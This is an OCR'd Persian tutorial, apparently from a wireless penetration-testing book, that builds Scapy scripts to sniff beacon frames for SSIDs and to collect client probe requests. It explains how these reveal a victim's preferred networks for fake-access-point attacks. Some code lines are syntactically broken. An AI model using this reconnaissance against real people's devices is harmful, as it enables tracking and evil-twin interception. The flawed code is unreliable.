
تا اینجای کار موارد قبلی بود در نتیجه مجدد توضیح نمی دهیم.

درون تابع چه چیزی قرار دهیم ؟ ابتدا بایستی بررسی کنیم که آیا بسته دریافتی ما beacon هست یا خیر. به یاد دارید که گام اول جداسازی فریم های بیکان بود.

```
if pkt.haslayer(Dot11Beacon) :
```

اگر متوجه نشدید که Dot11Beacon از کجا آمده خیلی سریع شل تعاملی Scapy را باز کنید دستور ()ls را وارد کنید و مشاهده می کنید که یک فریم Dot11Beacon از قبل برای ما توسط Scapy ایجاد شده است.





pkt.info دارای مقدار ssid می باشد. پیش فرض را بر این گذاشته که ssid اولین مقدار است . بررسی می کنیم که آیا ssid استخراج شده در متغیر ssids وجود دارد یا خیر و همچنین اصلا مقدار ssid وجود دارد یا خیر .

```
if (pkt.info not in ssids)  and pkt.info :
```


اگر این شرط ها محقق گردد, سه مقدار شماره ssid بدست آمده (len(ssids , مک آدرس مرتبط با آن pkt.addr3 و مقدار ssid بدست آمده , pkt.info را چاپ می کنیم.

```
print len(ssids), pkt.addr3, pkt.info
```


در نهایت مقدار ssid را به متغیر ssids اضافه می کنیم :

```
ssids.add(pkt.info)
```

اسکریپت نهایی ما به صورت زیر می باشد :



در پایان اسکریپت را با پارامترهای تعیین شده اجرا کرده تا لیست ssid های ما استخراج گردد.



در بخش بعدی نسخه دوم از اسکریپت خود را ایجاد خواهیم کرد.


استخراج SSID دیوایس ها روش دوم

در بخش قبلی اسکریپتی به منظور اسکن شبکه و استخراج SSID دیوایس های موجود در محیط ایجاد کردیم. هرچند در شیوه اول فرض ما بر این بود که اولین Elt حاوی ssid ما می باشد. روش دیگر, جستجو بین ssid های موجود می باشد که در این بخش به شرح موضوع خواهیم پرداخت. یک کپی از اسکریپت قبلی با نام ssid-scannerv2.py ایجاد کنید.

خب تنها برای یادآوری یک بار دیگر یک فریم بیکان در Scapy را بررسی می کنیم. شل تعاملی Scapy را باز کرده و یک شنود ساده با تعدادی بسته را انجام دهید. سپس از بسته های ضبط شده یک بسته بیکان را انتخاب کنید.

```
>>>
>>> mypackets = sniff(count = 10)
>>> mypackets.nsummary()
0000 RadioTap / 802.11 Management 8L 34:08 [redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Bro
adcom' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot
11Elt
0001 RadioTap / 802.11 Management 8L 34:08 [redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Bro
adcom' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot
11Elt
0002 RadioTap / 802.11 Management 8L 98:de:[redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Rel
ay' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11E
lt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
0003 RadioTap / 802.11 Management 8L 9a:de [redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Sim
ple' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11
Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
0004 RadioTap / 802.11 Management 8L 10:7b:[redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='ehs
an' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11E
lt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
0005 RadioTap / 802.11 Management 8L 98:de:[redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Rel
ay' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11E
lt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
0006 RadioTap / 802.11 Management 8L 9a:de:[redacted] > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='Sim
ple' / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11
Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt / Dot11Elt
```

من در اینجا بسته شماره سوم را انتخاب کرده و محتوای آن را نمایش می دهم



پس از لایه Dot11Beacon شما یکسری لایه Dot11Elt را مشاهده می کنید. اولین لایه Dot11Elt در فیلد ID, به عنوان SSID تعریف شده است که در فیلد info نام SSID را ذخیره کرده است.

این حالت پیش فرض بیشتر اکسس پوینت ها می باشد که اولین لایه Dot11Elt مقدار SSID را دارد. در صورتیکه این وضعیت نباشد شما مجبور هستید تا تمام لایه های Dot11Elt را به دنبال SSID جستجو کنید کاری که ما می خواهیم انجام دهیم.

به این منظور درون تابع خود ابتدا به جستجو لایه های Dot11Elt بپردازیم و آنها را انتخاب کنیم. ابتدا یک متغیر با نام دلخواه baste ایجاد کرده و یک حلقه While ایجاد کرده تا بین لایه ها جستجو کنیم.

درون حلقه خود با استفاده از getlayer همه لایه های Dot11Elt را انتخاب می کنیم.

```
baste = pkt

while baste :

    baste = baste.getlayer(Dot11Elt)
```

سپس یک شرط if ایجاد کرده و چند شرط را درون آن بررسی می کنیم . آیا بسته Dot11Elt موجود می باشد ؟ آیا شناسه ID آن برابر صفر است ؟ و در نهایت آیا مقدار ssid یا همان baste.info درون متغیر ssids موجود می باشد یا خیر ؟

```
if baste and baste.ID == 0 and (baste.info not in ssids) :
```

در صورتیکه همه این شرط ها محقق گردد , مقدار ssid را به متغیر ssids اضافه می کنیم و خروجی را به همراه دیگر موارد مورد نیاز چاپ کرده و از شرط خارج می شویم :

```
ssids.add(baste.info)

print len(ssids), pkt.addr3, baste.info


break
```




با break در واقع از شرط خارج شده و حلقه ادامه پیدا کرده ولی بایستی به دیگر لایه های Dot11Elt برویم . لایه بعدی و لایه بعدی و همین روند درون حلقه ما ادامه پیدا کند. به این منظور پس از خروج از شرط if با استفاده از دستور payload به لایه بعدی Dot11Elt می رویم و این روند ادامه خواهد داشت تا همه لایه های Dot11Elt جستجو شود.

baste = baste.payload

اسکریپت نهایی ما به صورت زیر می باشد :



اسکریپت را با آرگومان های مورد نیاز اجرا کرده و مشاهده می کنید که به درستی کار می کند.



یک نکته کاربردی درباره این اسکریپتی که هم اکنون ایجاد کردیم. ما هم اکنون در این اسکریپت بین همه لایه های Elt جستجو می کنیم. پس شما می توانید از این لایه ها هر اطلاعات دیگری را نیز استخراج کنید. فرض کنید می خواهید شماره کانال را استخراج کنید. تنها کافی است در اسکریپت خود شماره ID در شرط baste.ID == 0 را به عدد پارامتر دارای تگ مورد نظر تغییر داده و مقدار مورد نظر را شناسایی و استخراج کنیم.

دانلود غیرمجاز سرقت اثر محسوب می گردد

کاوشگرهای کلاینت ها
(Client Probes)

در این بخش اسکریپتی ایجاد خواهیم کرد که به واسطه آن درخواست های Client Probe سیستم های کلاینتی در محیط را جستجو می کنیم. چرا Client Probe برای ما اهمیت دارد. اگر کتاب تست نفوذ وایرلس را مطالعه کرده باشید, حتما می دانید که اولین گام برای حمله به یک کلاینت جستجو و پیدا کردن شبکه هایی است که کلاینت قبلا به آنها متصل بوده است.

این لیست در بخشی با نام PNL (لیست ارجح شبکه ها) نگهداری می شود. هر زمان که شما به این بخش در ویندوز یا دیوایس اندروید خود می روید و بر روی آیکون وایرلس کلیک می کنید تعداد زیادی درخواست Client Probe به اکسس پوینت هایی که قبلا به آن متصل بوده اید ارسال می شود. از طریق این درخواست های Probe Request هکر به سادگی می تواند تشخیص دهد که کلاینت قبلا به چه شبکه های متصل بوده و با جعل نام آنها و ایجاد یک هانی پات یا همان نقطه دسترسی جعلی قربانی را به دام بیندازد.

شروع به کار کنید و یک اسکریپت جدید پایتون با نام ClientProbes.py ایجاد نمایید و مقدار ثابت را مثل قبل اضافه کنید.

```
import sys

from scapy.all import *

clientprobes = set()

def PacketHandler(pkt)

        return


sniff(iface = sys.argv[1], count = int( sys.argv[2], prn = PacketHandler)
```

تا اینجا چیز جدیدی اضافه نکردیم تنها نام ست خود را به clientprobes تغییر دادیم چرا که قصد داریم تا این بار درخواست های clientprobes را ذخیره و نام SSID و مک آدرس آنها را استخراج و نمایش دهیم. قبل از ادامه کار وایرشارک را باز کنید تا ببینیم درخواست های Probe Request چگونه هستند :


```
wireshark&
```



شنود را بر روی کارت شبکه در وضعیت مانیتور آغاز کرده تا یک بسته Probe Request را مشاهده کنید. بسته را انتخاب کنید. همانطور مشاهده می کنید در فریم مدیریت تعداد زیادی پارامتر دارای تگ نمایش داده می شود و پارامتر SSID درست مثل همان چیزی که در فریم بیکان مشاهده کردیم شماره 0 می باشد.



